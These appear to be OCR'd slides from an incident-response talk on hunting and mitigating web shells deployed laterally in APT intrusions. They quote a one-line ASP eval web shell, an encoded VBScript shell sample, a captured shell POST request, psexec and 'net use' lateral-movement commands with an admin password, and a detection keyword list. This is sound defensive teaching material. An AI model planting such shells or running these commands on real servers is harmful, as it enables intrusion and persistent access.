
iisstart.aspx

beta

psexec.exe \\???

Test lateral access from "beta" to other hosts

Remote Access (Revisited)



On Other Hosts…

- One internal server with web shells staged in “C:\RECYCLER\iis.zip”
- Two DMZ web servers with web shells deployed laterally
- Each web shell was
  - Installed during the first several months of the compromise
  - Only accessed a handful of times post-deployment


At Other Victims…


- Seeing web shells used in an increasing number of our APT cases
- Majority deployed laterally, post-intrusion
- Majority were publicly available tools
- Main purpose seems to be resilience to remediation efforts

Investigating and Mitigating

Challenges: Network Indicators

- Attacker can connect from any source address
- Shell may only be used as a backup mechanism
- Signature detection relies on client-transmitted web page elements





```
No.   Time       Source          Destination     Protocol Length Info
   37 4.060646   192.168.31.137  173.201.144.35  TCP      1514 [TCP segment of a reassembled PDU]
   38 4.060689   192.168.31.137  173.201.144.35  HTTP      722 POST /server.aspx HTTP/1.1  (application
   39 4.060825   173.201.144.35  192.168.31.137  TCP        60 http > bvtsonar [ACK] Seq=1 Ack=302 Win=
   40 4.060837   173.201.144.35  192.168.31.137  TCP        60 http > bvtsonar [ACK] Seq=1 Ack=1762 Win
   41 4.060842   173.201.144.35  192.168.31.137  TCP        60 http > bvtsonar [ACK] Seq=1 Ack=2430 Win
   42 4.250949   173.201.144.35  192.168.31.137  TCP      1514 [TCP segment of a reassembled PDU]
   43 4.251509   173.201.144.35  192.168.31.137  HTTP      603 HTTP/1.1 200 OK  (text/html)
```

```
    Source port: bvtsonar (1149)
    Destination port: http (
    [Stream index: 1]
    Sequence number: 176    (relative sequence numbe
    [Next sequence numb   : 2430    (relative sequence nu    )]
    Acknowledgement nu   : 1    (relative ack number)
    Header length: 20 
  ⊞ Flags: 0x18 (PSH, A
    Window size value: 
    [Calculated window s
    [Window size scaling f              indow scaling
  ⊞ Checksum: 0xa5c8 [valida
  ⊞ [SEQ/ACK analysis]
    TCP segment data (668 bytes)
⊞ [3 Reassembled TCP Segments (2429 bytes): #36(301), #3          #38(668)]
⊟ Hypertext Transfer Protocol
  ⊟ POST /server.aspx HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): POST /server.aspx HTTP/1.1
      Request Method: POST
      Request URI: /server.aspx
      Request Version: HTTP/1.1
    Cache-Control: no-cache\r\n
```

```
0000  00 50 56 f7 5b 3d 00 0c  29 7a 1f 6b 08 00 45 00   .PV.[=.. )z.k..E
0010  02 c4 5e a2 40 00 80 06  7b 73 c0 a8 1f 89 ad c9   ..^.@... {s......
0020  90 23 04 7d 00 50 24 c4  17 1c 2e 27 35 4d 50 18   .#.}.P$. ...'5MP.
0030  fa f0 a5 c8 00 00 36 46  36 45 37 33 36 35 32 45   ......6F 6E73652E
0040  35 37 37 32 36 39 37 34  36 35 32 30 34 36 32 45   57726974 6520462E
0050  34 45 36 31 36 44 36 35  32 36 36 33 36 38 37 32   4E616D65 26636872
0060  32 38 33 34 33 37 32 39  32 36 36 33 36 38 37 32   28343729 26636872
0070  32 38 33 39 32 39 32 36  34 36 34 34 32 38 34 36   28392926 46442846
```

Challenges: Host-Based Indicators

- Needles in haystacks
  - Lots of servers
  - Lots of web roots
  - Lots of web shell variants
  - Internal attacker has full visibility to targets
- Single-line shells easy to create
  - `echo ^<%eval request("sb")%\^> > test.asp`
- Difficult to trace all lateral movement
  - Availability of event logs
  - Local vs. domain account usage
  - Duration of compromise


Which path?

- Can’t just look in defaults like “inetpub\wwwroot”!
- Lots of application-specific paths…
  - `C:\Program Files\Common Files\Microsoft Shared\web server extensions\12\TEMPLATE`
  - `C:\Program Files\Exchsrvr\ExchWeb`
  - `C:\Program Files (x86)\Business Objects\Tomcat55\webapps\PlatformServices\jsp\`

All is not lost!

Mitigation: Network

- Contain the attacker
- **DMZ Isolation**: Still a common problem!!
  - Traffic from DMZ to internal network
  - Traffic from internal network to DMZ
  - Limiting joined domains, cross-forest trusts
  - “jump” boxes for admin access



Mitigation: Host

- Application Whitelisting, HIDS
  - ***May*** detect what an attacker does with a web shell
  - May ***not*** detect latent web shells
  - Monitoring all file system changes within all web roots on all servers may generate a lot of noise
- "Least-privilege" for web server & application user context
- Host-based controls are likely to fail if the attacker already has admin privileges


Host-Based Artifacts: Static File Analysis

- Harder than hunting for PEs
  - No fixed structure
  - No need for persistence mechanism
- Keyword searches, statistical analysis
- Limitations
  - Multitude of scripting languages
  - False positive rate
  - False negative rate
  - Number of servers

- Free tools
  - NeoPI: https://github.com/Neohapsis/NeoPI
  - RIPS: http://rips-scanner.sourceforge.net/
  - IOC Finder: http://www.openioc.org
- Commercial forensic tools
  - Enterprise-scale vs. one-host-at-a-time analysis
  - Keyword searches across 1000s of machines, files


Host-Based Artifacts: Static File Analysis

- Keywords & regex can be surprisingly effective
  `(net user, cmd.exe, cmdshell, HKEY_, command_interpreter,...)`
  – Need to limit search scope
- False positives on legit but badly-written code



```
function sanitizeInput(stringIn)
        if instr(stringIn, "'") > 0 or instr(stringIn,
        ";") > 0 or instr(stringIn, "xp_cmdshell") then
            call inputError
```

- Encoding and obfuscation




```
<script language="VBScript.Encode">

'**Start Encode**#@~^8AEAAA==@#@&@#@&@#@&,PP
UnD7k^+,'~!Yr(%+1Y`rArxsosYd)wwrP'PkOD;Wh2!Y
L\(U+.\b^R3X+1pEDH~{@#@&~P,P~~,PP,~P,PPvEj+^
MWhPqrx2 m6a+DCObxL?HdD+hr#@#@&@#@&P,~P,P~P,
xLjH/O+s~kP^G^rwn.mYrxTjH/O:k@#@&,P,~P,P~P,P
lOkULUXdYhR;l2ObWx~',J~J,',{@#@&P,PP,P,~P,P~
j+./bGx@#@&~~,PP~~,P~PgnXY@#@&P,PPAx9~?!4@#@
```

- Used less frequently than I'd expect
- Hassle for attackers to edit, maintain?

Host-Based Artifacts: Tracking Lateral Movement


- Laterally installed web shells typically on Windows servers
  - Attackers leverage existing credentials
  - Local vs. domain account usage and impact on logging
- Certain “directions” of Windows logins with certain accounts may be suspicious
  - Internal subnets to DMZ web servers
  - DMZ web servers to internal subnets

Host-Based Artifacts: Tracking Lateral Movement


alpha
net use y: \\beta\c$ /u:localAdmin “passwd”
beta
LOG
Logon Type 3
Remote Desktop Connection
Remote Desktop Connection
gamma
LOG
Logon Type 10
Domain Controller
LOG
Logon Type 10

User: domain\admin
Password: *******


This can get messy…



Host-Based Artifacts: Interactive Access

- Shellbags (in NTUSER.DATs)
  - `HKEY_USERS\{USERID}\Software\Microsoft\Windows\Shell\`
  - `HKEY_USERS\{USERID}\Software\Microsoft\Windows\ShellNoRoam\`
  - `HEKY_USERS\{USERID}\Local Settings\Software\Microsoft\Windows\Shell\`

- Other registry keys
  - MRU keys
  - UserAssist
- LNK files
- IE history (Explorer usage)
- Focus on attacker accounts, timeline analysis

